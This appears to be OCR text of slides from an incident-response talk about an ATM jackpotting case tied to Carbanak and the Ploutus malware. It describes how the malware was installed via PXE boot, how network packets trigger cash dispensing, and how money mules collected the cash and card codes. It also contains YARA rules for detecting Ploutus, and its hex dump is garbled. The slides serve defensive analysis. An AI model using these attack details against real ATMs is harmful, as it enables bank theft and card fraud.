0010 00 45 00	05 00 00 14 11 73	3 49 c0 a8 d9 05 c0 a	8 .E sI	•2	
0020 d9 03 08	17 00 45 00 31 92	c8 00 01 62 6f 6f 7	4E.1boo		
0030 5c 78 38	30 SC // 64 /3 66	e 62 70 2e 63 6f 6d 0 73 69 7a 65 00 31 3	<pre>0 \x86\wds nbp.com 4 octet.bl ksize.1</pre>	1.	
0040 81 83 74 0050 35 36 00	05 74 00 02 00 00	0 / 3 09 / a 05 00 31 3	56.	.4	
0050 55 50 00			50.		
					Malware Ploutus uploaded
елел					to the terminal via PXE boot
averne tiducia e traine valore					
me Chapter	O				
25.0800000000	Carbanak				

The ATM malware

- TrojanSpy:ATM/Backdoor.Ploutus was one of the first ATM malware variants to be publically disclosed. Traditionally, this malware required physical access to the ATM in order to be installed, however if the attacker had the opportunity to remotely access the operating system from internal banking network segments the malware could also be installed remotely.
- In our case, the attacker has been able to recompile Ploutus source to be able to adapt it to the specific environment.
- Still, with the help of money mules, it has been able to steal money and collect Credit Card information about Bank customers that have used the ATM device in the hours before the robbery.
- The mule in fact, has collected the codes thanks to the ATM itself.



Investigation: ATM Malware


- In general Win32.Ploutus family relies on physical installation of the malware via USB drivers or CDRom, but in this case it has been transferred and installed via PXE boot.
- The malware has a modified network packet module that receives the TCP/UDP packets and (if valid) executes commands forcing the machine to immediately dispense cash.
- In fact, the only other information needed was the PIN of the ATM card that the camera discovered by the Police was assumed to collect and report to the attacker.
- In the cases where the Remote Desktop Protocol (RDP) is used, the malware can be managed via TCP or UDP packets. The amount of cash dispensed is often pre-configured in the malware, and the cash is often collected using money mules.
- Also the attacker, thanks to this malware, has been able to collect transaction codes of ATM cards used in the infected terminals, allowing it to clone the cards.



<pre>rule Ploutus.A { strings: \$s1 = "PloutusService.exe" wide ascii \$s2 = "Confuser v1.9.0.0" wide ascii condition: all of them and // MZ signature at offset 0 and uint16(0) == 0x5A4D and // PE signature at offset stored in MZ header at 0x3C uint32(uint32(0x3C)) == 0x00004550 }</pre>	<pre>rule Ploutus.B { strings: \$s1 = "Ploutus" wide ascii \$s2 = "Confuser v1.9.0.0" wide ascii condition: all of them and // MZ signature at offset 0 and uint16(0) == 0x5A4D and // PE signature at offset stored in MZ header at 0x3C uint32(uint32(0x3C)) == 0x00004550</pre>
	}




Our Case: ATM jackpot Stage




Carbanak

^{SM12}Our Case: ATM jackpot Stage



SM12 Da cambiare completamente Stefano Maccaglia, 7/4/2016

Incident Timeline and Stats



With the end-of-life for Windows XP, the banking industry is grappling with the risk of cyber-attacks aimed at their aging ATM fleet.

Cybercriminals are targeting ATMs with increasingly sophisticated techniques. Initially the attacks required physical access to the machine, or assistance from a user or device with access to the ATM network.

However, the attacks have evolved considerably, now leveraging RDP and FTP communications. The only physical access now required with current ATM malware is when the criminals (or mules) collect the cash.



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